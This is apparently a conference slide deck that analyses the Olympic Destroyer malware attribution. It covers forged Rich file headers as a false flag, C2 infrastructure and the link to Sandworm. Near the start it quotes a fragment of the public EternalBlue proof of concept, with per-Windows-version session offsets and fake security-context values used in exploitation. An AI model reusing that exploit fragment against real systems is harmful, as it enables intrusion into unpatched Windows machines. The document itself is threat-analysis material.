
These four structures can also be found in the public EternalBlue PoC

```
99  ############################
100 # info for modify session security context
101 ############################
102 WIN7_64_SESSION_INFO = {
103         'SESSION_SECCTX_OFFSET': 0xa0,
104         'SESSION_ISNULL_OFFSET': 0xba,
105         'FAKE_SECCTX': pack('<IIQQIIB', 0x28022a, 1, 0, 0, 2, 0, 1),
106         'SECCTX_SIZE': 0x28,
107 }
108
109 WIN7_32_SESSION_INFO = {
110         'SESSION_SECCTX_OFFSET': 0x80,
111         'SESSION_ISNULL_OFFSET': 0x96,
112         'FAKE_SECCTX': pack('<IIIIIIB', 0x1c022a, 1, 0, 0, 2, 0, 1),
113         'SECCTX_SIZE': 0x1c,
114 }
115
116 # win8+ info
117 WIN8_64_SESSION_INFO = {
118         'SESSION_SECCTX_OFFSET': 0xb0,
119         'SESSION_ISNULL_OFFSET': 0xca,
120         'FAKE_SECCTX': pack('<IIQQQQIIB', 0x38022a, 1, 0, 0, 0, 0, 2, 0, 1),
121         'SECCTX_SIZE': 0x38,
122 }
123
124 WIN8_32_SESSION_INFO = {
125         'SESSION_SECCTX_OFFSET': 0x88,
126         'SESSION_ISNULL_OFFSET': 0x9e,
127         'FAKE_SECCTX': pack('<IIIIIIIIB', 0x24022a, 1, 0, 0, 0, 0, 2, 0, 1),
128         'SECCTX_SIZE': 0x24,
129 }
```

Source: Cisco Talos

A new crucial evidence emerges

A 100% match of the Rich File Headers



SOURCE: KASPERSKY


RICH FILE HEADERS

- Contains metadata about the file - information on the tool used to build the executable and other build properties.
- Any binary built using the standard Microsoft Visual Studio toolset contains this header.
- The same Rich header meant that they were built using the same environment.

Rich Header match - the smoking gun

```
   0     9000 ──────────────────────────────────────── 3c0d740347b0362331c882c2dee96dbf ─
 0     4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00        MZ..............
10     b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00        ........@.......
20     00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00        ................
30     00 00 00 00 00 00 00 00  00 00 00 00 e8 00 00 00        ................
40     0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68        ........!..L.!Th
50     69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f        is program canno
60     74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20        t be run in DOS
70     6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00        mode....$.......
80     d3 1e 27 79 97 7f 49 2a  97 7f 49 2a 97 7f 49 2a        ..'y..I*..I*..I*
90     ec 63 45 2a 96 7f 49 2a  f8 60 43 2a 9c 7f 49 2a        .cE*..I*.`C*..I*
A0     14 63 47 2a 92 7f 49 2a  f8 60 4d 2a 93 7f 49 2a        .cG*..I*.`M*..I*
B0     54 70 14 2a 90 7f 49 2a  97 7f 48 2a da 7f 49 2a        Tp.*..I*..H*..I*
C0     a1 59 42 2a 94 7f 49 2a  52 69 63 68 97 7f 49 2a        .YB*..I*Rich..I*
D0     00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00        ................
E0     00 00 00 00 00 00 00 00  50 45 00 00 4c 01 05 00        ........PE..L...
   0     4000 ──────────────────────────────────────── 5d0ffbc8389f27b0649696f0ef5b3cfe ─
 0     4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00        MZ..............
10     b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00        ........@.......
20     00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00        ................
30     00 00 00 00 00 00 00 00  00 00 00 00 e8 00 00 00        ................
40     0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68        ........!..L.!Th
50     69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f        is program canno
60     74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20        t be run in DOS
70     6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00        mode....$.......
80     d3 1e 27 79 97 7f 49 2a  97 7f 49 2a 97 7f 49 2a        ..'y..I*..I*..I*
90     ec 63 45 2a 96 7f 49 2a  f8 60 43 2a 9c 7f 49 2a        .cE*..I*.`C*..I*
A0     14 63 47 2a 92 7f 49 2a  f8 60 4d 2a 93 7f 49 2a        .cG*..I*.`M*..I*
B0     54 70 14 2a 90 7f 49 2a  97 7f 48 2a da 7f 49 2a        Tp.*..I*..H*..I*
C0     a1 59 42 2a 94 7f 49 2a  52 69 63 68 97 7f 49 2a        .YB*..I*Rich..I*
D0     00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00        ................
E0     00 00 00 00 00 00 00 00  50 45 00 00 4c 01 03 00        ........PE..L...
```

SOURCE: KASPERSKY



Very difficult for different malware samples to get a 100% rich header match

SUSPICIOUS RICH FILE HEADER MATCH

- For the Rich File headers to be 100%, the source files and build environment must be exactly the same.
- The header shows the malware used VC 6.
- However, the malware used a function that wasn’t released until VC 10.


The forgotten sample

The Rich Header was fake and intentionally planted.

THE EPILOGUE

WHO WAS BEHIND IT?

Researcher Mike Matonis decided to inspect the phishing payload, instead of the malware itself.



Screenshot of attachment from a spearphishing email.

Source: Kaspersky

EVIDENCE THAT UNMASKED THE CULPRIT

- The analysis of the payload revealed a few command & and control (C2) servers.
- These C2 servers were also used against Ukranian critical infrastructure.
- One C2 Domain Server was identified from the malware. - account-loginserv.com.
- The same Domain server was linked with the 2016 US election.

Who comes to mind when we say has hacked Ukranian infra and US elections?

ANDY GREENBERG SECURITY OCT 19, 2020 1:00 PM

US Indicts Sandworm, Russia's Most Destructive Cyberwar Unit

The Department of Justice has named and charged six men for allegedly carrying out many of the most costly cyberattacks in history.

GRU’s Unit 74455; Also known as Sandworm, Telebots, Voodoo Bear, Iron Viking etc.

Russia banned from 2018 Winter Olympics

Individual athletes may compete under a neutral flag.

Geopolitical context

Russia rejecting hacking allegations - days before the hack itself.

THANK YOU

ANY QUESTIONS?